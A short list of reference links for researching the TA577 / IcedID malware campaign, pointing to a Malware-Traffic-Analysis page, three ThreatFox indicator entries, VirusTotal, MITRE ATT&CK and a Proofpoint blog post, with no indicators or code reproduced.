Malware-Traffic-Analysis, 2023-11-27 (TA577 / IcedID)	https://malware-traffic-analysis.net/2023/11/27/index.html
ThreatFox entry 1206787	https://threatfox.abuse.ch/ioc/1206787/ (entry page; the IOC it describes is hostile, do not open the IOC itself)
ThreatFox entry 1206802	https://threatfox.abuse.ch/ioc/1206802/
ThreatFox entry 1206803	https://threatfox.abuse.ch/ioc/1206803/
ThreatFox	https://threatfox.abuse.ch/
VirusTotal	https://www.virustotal.com/
MITRE ATT&CK	https://attack.mitre.org/
Proofpoint Threat Insight on IcedID	https://www.proofpoint.com/uk/blog/threat-insight/fork-ice-new-era-icedid